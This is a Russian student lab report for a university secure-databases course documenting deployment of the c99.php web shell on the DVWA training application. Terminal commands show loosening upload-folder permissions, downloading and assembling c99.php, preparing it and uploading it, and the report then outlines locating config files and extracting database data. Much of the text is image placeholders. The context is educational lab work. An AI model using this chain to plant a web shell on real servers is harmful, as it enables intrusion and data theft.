

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Использование бэkdора c99.php

ОТЧЕТ ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель

доцент, к.п.н

подпись, дата

А. С. Гераськин

Саратов 2024

Исправление прав доступа к папке с загрузками:

```
root@Fedora14:/var/log/httpd
File Edit View Search Terminal Help
[root@Fedora14 httpd]# chown root:apache /var/www/html/dvwa/hackable/uploads/
[root@Fedora14 httpd]# chmod 777 /var/www/html/dvwa/hackable/uploads/
[root@Fedora14 httpd]#
```

Загрузка c99.php:

```
root@root: ~/backdoor
File Edit View Terminal Help
root@root:~# mkdir -p /root/backdoor/
root@root:~# cd /root/backdoor/
root@root:~/backdoor# wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson14/stuff.rar
--2024-02-16 12:41:24-- http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson14/stuff.rar
Resolving www.computersecuritystudent.com... 108.210.130.146
Connecting to www.computersecuritystudent.com|108.210.130.146|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 44658 (44K)
Saving to: `stuff.rar'

100%[=====] 44,658 106K/s in 0.4s
2024-02-16 12:41:25 (106 KB/s) - `stuff.rar' saved [44658/44658]
root@root:~/backdoor# ls -lrt
total 52
-rw-r--r-- 1 root root 44658 2015-12-23 12:08 stuff.rar
-rw-r--r-- 1 root root 1282 2024-02-16 02:52 PHONE_HOME.php
-rw-r--r-- 1 root root 1282 2024-02-16 05:08 FORUM_BUG.php
root@root:~/backdoor#
```

Разархивация:

```
root@root: ~/backdoor
File Edit View Terminal Help
root@root:~/backdoor# unrar x stuff.rar

UNRAR 3.90 beta 2 freeware      Copyright (c) 1993-2009 Alexander Roshal


Extracting from stuff.rar

Extracting  part1.txt
Extracting  part2.txt
Extracting  part3.txt
All OK
root@root:~/backdoor# cat part1.txt part2.txt part3.txt > c99.php
root@root:~/backdoor# cp c99.php  c99.php.bkp
root@root:~/backdoor# ls -lrt
total 528
-rw-r--r--  1 root root  43022 2015-12-23 10:30 part1.txt
-rw-r--r--  1 root root  56829 2015-12-23 10:36 part2.txt
-rw-r--r--  1 root root  53424 2015-12-23 10:37 part3.txt
-rw-r--r--  1 root root  44658 2015-12-23 12:08 stuff.rar
-rw-r--r--  1 root root   1282 2024-02-16 02:52 PHONE_HOME.php
-rw-r--r--  1 root root   1282 2024-02-16 05:08 FORUM_BUG.php
-rw-r--r--  1 root root 153275 2024-02-16 12:42 c99.php
-rw-r--r--  1 root root 153275 2024-02-16 12:43 c99.php.bkp
root@root:~/backdoor#
```


Настройка и подготовка c99.php:

```
root@root: ~/backdoor
File Edit View Terminal Help
root@root:~/backdoor# head -1 c99.php
<?
root@root:~/backdoor# sed -i '1 s/^.*$/<?php/g' c99.php
root@root:~/backdoor# head -1 c99.php
<?php
root@root:~/backdoor# gzip c99.php
root@root:~/backdoor# ls -lrta c99*
-rw-r--r--  1 root root 153275 2024-02-16 12:43 c99.php.bkp
-rw-r--r--  1 root root  43786 2024-02-16 12:46 c99.php.gz
root@root:~/backdoor#
```


Загрузка C99.php в веб-приложение:




Посмотрим, как он загрузился на сервер:





Разархивируем с помощью уязвимости и перейдем в полученный файл:




Осуществили поиск конфигурационного файла:




Сформируем php код:




Извлечение данных из бд с помощью c99.php:

